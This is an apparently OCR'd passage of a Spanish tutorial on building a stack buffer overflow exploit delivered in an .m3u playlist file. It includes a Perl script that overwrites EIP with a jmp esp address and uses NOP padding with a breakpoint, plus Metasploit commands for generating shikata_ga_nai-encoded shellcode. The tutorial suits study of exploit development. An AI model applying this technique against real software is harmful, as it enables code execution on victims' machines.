
```
#!user/bin/perl

my $file= "pruebajmp.m3u";
my $junk= "\x41" x 26064;
my $eip=pack('V',0x01a2f23a);
my $shellcode="\x90" x 25; # 25 NOPS que es donde queremos saltar
$shellcode=$shellcode."\xcc"; #break si hace el salto deberia terminar aqui
$shellcode=$shellcode."\x90" x 25; #mas NOPS deberia ejercutarse si hace el salto correctamente

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```


Perl — Tab Width: 8 — Ln 9, Col 1 — INS

Para verificar dicho salto colocamos de ejemplo el presente script colocamos el codigo de operacion de jmp es, luego añadimos 25 NOPs (0x90 decodifica xchg eax, eaxen todos los modos excepto el modo largo , donde el código de operación 0x90 aún no tiene ningún efecto. Las codificaciones más largas se describen en el manual de Intel.). Luego un break que si se ejecuta termina ahi, para posteriormente otros 25 NOPs para que este fallando la aplicación y saltando a otro sitio.




Verificamos que la posición de memoria de nuestra dll para que sea esa y no otra.

Como se puede observar el debugger muestra que el exploit funciona perfectamente lo que quiere decir que nuestro jmp esp termina cuando llega al break. Luego colocamos en nuestro shellcode real y finalizamos el exploit.




Ingresamos a la herramienta metasploit esta vez en backtrack 5 r3 y ejecutamos los siguientes comandos: msfconsole, use windows/exec, set cmd tron (para esta ocasion usamos el .exe de un archivo .asm) , set EXITFUNC seh,show options, generate -e x86/shikata_ga_nai -i -t perl.

